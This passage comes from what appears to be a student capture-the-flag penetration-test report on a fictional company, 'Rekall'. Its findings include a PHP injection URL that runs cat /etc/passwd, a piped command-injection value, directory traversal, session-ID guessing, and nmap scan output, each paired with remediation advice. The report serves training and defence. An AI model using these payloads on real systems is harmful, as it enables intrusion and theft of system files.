
http://192.168.13.35/souvenirs.php?message="";system('cat/etc/passwd') (screenshot 2)
This reveals the etc/passwd file (screenshot 1)


</td></tr>
<tr><td>Affected Hosts</td><td>192.168.14.35</td></tr>
<tr><td>Remediation</td><td>PHP injection is similar to a code injection attack in that the malicious actor exploits processing invalid data. The attacker injects code into the vulnerable server and changes the execution. This kind of attack can result in data exfiltration, loss, denial of access, along with enabling viruses or worms to propagate. Though repetitive to mention, one of the best and strongest mitigations to php injection is the sanitization of user input. Whenever user input is accepted, Rekall must make certain it is processed in such a way that it does not enable attacks against the application.</td></tr>
</table>

Vulnerability 14	Findings
Title	**Flag 14: dks93jdlsd7dj**
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Session management
Images	 ● Automated the process of guessing in Burp suite the correct session was admin=87 ● Even with no automated tools the sessions appeared to be sequential and though time consuming could be manually guessed.
Affected Hosts	192.168.14.35
Remediation	Session management in regards to web applications is data stored within a server that is linked to a Rekall user for a limited time period while they login to the Rekall stie. A session is created through authentication (username and passwords) and it terminates when they logout. This is created on the server as a token and is delivered to the browser as a cookie. The browser then returns that session token with all other requests a user might make and is how the sessions maintain context with that user. The cookie must be protected to avoid potential attack as if a malicious actor knows the value of a particular session has the potential to steal the conversation from the legitimate user and ther server and compromise the account. The best practices to ensure sessions are not stolen is to store them as cryptographically strong random value, as if a session value can be predicted,

	such as 87, it can be hijacked. The session id must be considered sensitive information and any transfer ought to be completed using the HTTPS (or Secure HTTP). Equally, it is also important that Rekall enforces proper session termination. For example, it is important to ensure that when a Rekall user decides to logout, or after a period of inactivity the session is invalidated on the server or a session could be re-animated and lead to exploitation.

Vulnerability 15	Findings
Title	**Flag 15: dksdf7sjd5sg**
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Directory traversal
Images	







- Using the contextual clues of “new disclaimer” and using the same command injection technique demonstrated in **Flag 10** and **Flag 11**(third screenshot):
  - Running ls through command injection look like: www.welcomtorecall.com | ls
  - found the disclaimer_2.txt (second screenshot)
  - Manipulated the URL to : http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt * (first screenshot)


Affected Hosts	192.168.14.35
Remediation	This kind of vulnerability is also known as path traversal, is the ability of a malicious actor to access and view files located outside of Rekall’s web server file. This means an attacker is outside of the web application’s document root folder. The direct consequence of a directory traversal attack is the access to sensitive information. The sensitive information can then be leveraged in other attacks. The direct consequence of a directory traversal attack is access to sensitive information. This sensitive information may be used directly or to follow up with other attacks or server compromise. The best mitigation against directory traversal is running the web application in a limited environment such as a Docker container. This limits the number of files a malicious actor and access including accessing system information. Another would be to limit the web server access to parent directories and make it appear as though the document root is the root of the filesystem preventing movement up the


	directory tree. Lastly, a WAF would also limit the access to the directory tree with the added improvement of making directory traversal harder to exploit.


CTF DAY 2: Attacking Rekall's Linux Servers

Vulnerability 1	Findings
Flag	**Flag 1: h8s692hskasd**
Type (Web app / Linux OS / WIndows OS)	**Linux OS**
Risk Rating	**Critical**
Description	Open source exposed data
Images	 • Used https://centralops.net/co/DomainDossier.aspx to uncover the WHOIS information for totalrekall.xyz
Affected Hosts	totalrekall.xyz
Remediation	**See Flag 4 Attacking the Web Application CTF for remediation suggestions; Please amend the data disclosed for Rekall's domain.**

Vulnerability 2	Findings
Flag	**Flag 2: 34.102.136.180**
Type (Web app / Linux OS / WIndows OS)	**Linux OS**
Risk Rating	**Critical**
Description	Ping totalrekall.xyz
Images	 • in th Kali terminal ran the command ping totalrekall.xyz
Affected Hosts	totalrekall.xyz
Remediation	While Ping is a useful network administration utility tool that can demonstrate whether an address is available, it can also be used by malicious actors. Ping can be used for network enumeration, or put another way, used to detect and identify network subnets to find potential hosts. It is best practice then to block ping requests to Rekalls servers to prevent any kind of attack. To block ping requests simply run the command: systcl net.ipv4.icmp_echo_ignore_all=1. It is also recommended that Rekall install a firewall which will add an additional layer of protection against Ping requests.


Vulnerability 3	Findings
Flag	**Flag 3: s7euweh**
Type (Web app / Linux OS / WIndows OS)	**Linux OS**
Risk Rating	**Critical**
Description	Open source exposed data
Images	
Affected Hosts	totalrekall.xyz
Remediation	**See Flag 4 Attacking the Web Application CTF;**

Vulnerability 4	Findings
Flag 4	**Flag 4: 5**
Type (Web app / Linux OS / WIndows OS)	**Linux OS**
Risk Rating	**Critical**
Description	Run an Nmap scan for the network
Images	
Affected Hosts	192.168.13.0/24 : 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.13.1
Remediation	As previously mentioned, had Rekall corporation blocked ping requests, this NMAP scan of subnets of Rekall's network would not be possible. NMAP is a port scanner utility often used by malicious actors that help scan targeted networks for vulnerable ports. It often helps determine security levels and if a business has effective security infrastructure. While a port scan cannot be eliminated entirely from Rekall's threat profile, a strong firewall can prevent access to Rekall's network as it controls ports and their visibility along with being able to detect that a port scan is in progress with the ability to shut it down.

Vulnerability 5	Findings
Flag	**Flag 5: 192.168.13.13**
Type (Web app / Linux OS / WIndows OS)	**Linux OS**
Risk Rating	**Critical**
Description	Running an aggressive Nmap scan.
Images	


```
Nmap scan report for 192.168.13.14
Host is up (0.000013s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:48:0b:49:20:79:8d:7e:8c:32:81:26:67:a1:b8:4d (RSA)
|   256 04:14:eb:7f:20:da:17:b5:09:5e:3e:4b:ef:04:5e:e0 (ECDSA)
|_  256 da:4c:6b:82:63:b4:fe:bc:51:87:bf:5a:bb:61:7e:86 (ED25519)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.14

Nmap scan report for 192.168.13.1
Host is up (0.000063s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE          VERSION
5901/tcp  open     vnc              VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)
6001/tcp  open     X11              (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 45.74 seconds

┌──(root💀kali)-[~/Documents/day_1]
└─#
```



```
Nmap scan report for 192.168.13.13
Host is up (0.000012s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.3
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.13

Nmap scan report for 192.168.13.14
Host is up (0.000013s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:48:0b:49:20:79:8d:7e:8c:32:81:26:67:a1:b8:4d (RSA)
|   256 04:14:eb:7f:20:da:17:b5:09:5e:3e:4b:ef:04:5e:e0 (ECDSA)
|_  256 da:4c:6b:82:63:b4:fe:bc:51:87:bf:5a:bb:61:7e:86 (ED25519)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.14

Nmap scan report for 192.168.13.1
```




```
┌──(root💀kali)-[~/Documents/day_1]
└─# nmap -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-04 12:57 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000066s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.07 ms 192.168.13.10

Nmap scan report for 192.168.13.12
Host is up (0.000017s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE PATCH
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
|_http-favicon: Spring Java Framework
MAC Address: 02:42:C0:A8:0D:0C (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.02 ms 192.168.13.12
```

Affected Hosts	192.168.13.0/24 : 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.13.1
Remediation	**See Flag 4 CTF DAY 2: Attacking Rekall's Linux Servers for remediation suggestions.**

Vulnerability 6	Findings
Flag	**Flag 6: 97610**
Type (Web app / Linux OS / WIndows OS)	**Linux OS**
Risk Rating	**Critical**
Description	Nessus Scan Report
Images	 • Using the Nessus scan utility ran a scan on 192.167.13.12 using the basic uncredentialed network scan. • This revealed one critical vulnerability : Apache Struts.
Affected Hosts	192.168.13.12
Remediation	Nessus is a scanning utility that in part is an excellent tool that penetration testers can use on IP addresses that reveal potential vulnerabilities. Despite having a high instance of false positives, Its real strength lies in credentialed searches. Nevertheless, running a simple uncredentialed scan on Rekall's 192.168.13.12 reveals that it is vulnerable to the Apache Struts vulnerability. This is a well publicized vulnerability that affected the well known credit score company Equifax. The Equifax breach was catastrophic, exposing the personal data of nearly half the American population with little or no means for Equifax's user base to seek relief. While Apache issued warnings that a vulnerability in its software could lead to remote code execution, Equifax engineering failed to patch this vulnerability despite having nearly 5 month to do so. The lesson Rekall needs to take away from Equifax's shortcomings is to take common vulnerabilities and exposures (CVEs) seriously and apply appropriate patches swiftly. It is equally crucial as outlined in the **Web Application** section of this report that Rekall immediately needs to implement tools that continuously monitor its network giving Rekall enough time and resources to prevent or mitigate damage.

